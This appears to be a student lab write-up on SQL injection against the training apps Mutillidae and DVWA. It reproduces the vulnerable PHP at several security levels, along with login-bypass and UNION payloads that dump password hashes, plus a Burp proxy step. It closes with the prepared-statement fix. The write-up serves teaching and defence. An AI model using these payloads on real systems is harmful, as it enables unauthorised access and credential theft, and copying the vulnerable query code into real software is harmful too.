SQL Injection

SQL 삽입(영어: SQL Injection, SQL 인젝션, SQL 주입)은 응용 프로그램 보안 상의 허점을 의도적으로 이용해, 악의적인 SQL 문을 실행되게 함으로써 데이터베이스를 비정상적으로 조작하는 코드 인젝션 공격 방법이다.

Attack purpose and affect

https://m.mkexdev.net/427

SELECT * FROM accounts WHERE username = '$USERNAME' and password='$PASSWORD'


<password injection>

SELECT * FROM accounts WHERE username = '$USERNAME' and password='aaa' or 1=1 #'
<id injection>

SELECT * FROM accounts WHERE username = 'admin' #' and password='$PASSWORD'

SELECT * FROM accounts WHERE username = '' or 1=1#' and password='$PASSWORD'

<Detector bypassing>


Login


Back

Please sign-in

Name	admin
Password	•••••

Login

Dont have an account? Please register here


Burp Suite Free Edition v1.7.03 - Temporary Project
Burp Intruder Repeater Window Help
Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
Add Remove Up Down

Request to http://10.20.14.209:80

POST request to /mutillidae/index.php

Type	Name	Value
URL	page	login.php
Cookie	showhints	0
Cookie	PHPSESSID	14c00be957d4c8dba5d8ee66581f3493
Body	username	admin
Body	password	aa' or 1=1#
Body	login-php-submit-button	Login

After entering the false password like this, If you use the proxy, you can change the data to SQL Injection data. Thus, If you do forward in Burp suite, Injection is success.

<Low Security>
$query = “SELECT * FROM accounts WHERE username=’”. $username. “’ AND password=’”.$password.

<High Security>
$query = “SELECT * FROM accounts WHERE username=’”.$conn->real_escape_string($username) .“’ AND password=’”.$conn-


>real_escape_string($password).“’”;

real_escape_string() : Remove the small quotation ‘ ‘

DVWA SQL Injection


<Original Print>

http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#




```
ID: 1
First name: admin
Surname: admin
```

<Low Security>



```
[gimjin-il-ui-MacBookPro:source jinil$ cat low.php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
        // Get input
        $id = $_REQUEST[ 'id' ];

        // Check database
        $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
        $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

        // Get results
        $num = mysql_numrows( $result );
        $i   = 0;
        while( $i < $num ) {
                // Get values
                $first = mysql_result( $result, $i, "first_name" );
                $last  = mysql_result( $result, $i, "last_name" );

                // Feedback for end user
                $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

                // Increase loop count
                $i++;
        }

        mysql_close();
}

?>
```

(SQL Injection)
Input: 1' or '1'='1




Vulnerability: SQL Injection

User ID: 1' or '1' = '1 Submit

```
ID: 1' or '1' = '1
First name: admin
Surname: admin

ID: 1' or '1' = '1
First name: Gordon
Surname: Brown

ID: 1' or '1' = '1
First name: Hack
Surname: Me

ID: 1' or '1' = '1
First name: Pablo
Surname: Picasso

ID: 1' or '1' = '1
First name: Bob
Surname: Smith
```

This outcome shows all of the data existing in database.

< Union >
Input: 1' union select user_id, password from users; --



Vulnerability: SQL Injection


User ID: 1' union select usei Submit

```
ID: 1' union select user_id, password from users; #
First name: admin
Surname: admin

ID: 1' union select user_id, password from users; #
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user_id, password from users; #
First name: 2
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user_id, password from users; #
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user_id, password from users; #
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user_id, password from users; #
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

<Union>

➔ Add and execute a query statement using the Union keyword.
Union: Combines the results of two query statements.
The number of columns and data types of both query statements must be the same.


<Medium Level>



```
gimjin-il-ui-MacBookPro:source jinil$ cat medium.php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
        // Get input
        $id = $_POST[ 'id' ];
        $id = mysql_real_escape_string( $id );

        // Check database
        $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
        $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

        // Get results
        $num = mysql_numrows( $result );
        $i   = 0;
        while( $i < $num ) {
                // Display values
                $first = mysql_result( $result, $i, "first_name" );
                $last  = mysql_result( $result, $i, "last_name" );

                // Feedback for end user
                $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

                // Increase loop count
                $i++;
        }

        //mysql_close();
}

?>
```


This level should use the Proxy to solve the problem.
If you use the Burp Suite (Proxy Tool), the tool can change the data entered value.

<High Level>



```
gimjin-il-ui-MacBookPro:source jinil$ cat high.php
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
        // Get input
        $id = $_SESSION[ 'id' ];

        // Check database
        $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
        $result = mysql_query( $query ) or die( '<pre>Something went wrong.</pre>' );

        // Get results
        $num = mysql_numrows( $result );
        $i   = 0;
        while( $i < $num ) {
                // Get values
                $first = mysql_result( $result, $i, "first_name" );
                $last  = mysql_result( $result, $i, "last_name" );

                // Feedback for end user
                $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

                // Increase loop count
                $i++;
        }

        mysql_close();
}

?>
```

Input: ' or '1'='1' #




Vulnerability: SQL Injection

Click here to change your ID.

```
ID: ' or '1'='1' #
First name: admin
Surname: admin

ID: ' or '1'='1' #
First name: Gordon
Surname: Brown

ID: ' or '1'='1' #
First name: Hack
Surname: Me

ID: ' or '1'='1' #
First name: Pablo
Surname: Picasso

ID: ' or '1'='1' #
First name: Bob
Surname: Smith
```

This step should use the comment operator (Then, it differs depending on the database.)
Mysql Comment Operator: #

<Impossible>



```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
	// Check Anti-CSRF token
	checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

	// Get input
	$id = $_GET[ 'id' ];

	// Was a number entered?
	if(is_numeric( $id )) {
		// Check the database
		$data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
		$data->bindParam( ':id', $id, PDO::PARAM_INT );
		$data->execute();
		$row = $data->fetch();

		// Make sure only 1 result is returned
		if( $data->rowCount() == 1 ) {
			// Get values
			$first = $row[ 'first_name' ];
			$last  = $row[ 'last_name' ];

			// Feedback for end user
			$html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
		}
	}
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

If you use the prepared statement like this, you can block the SQL injection attack.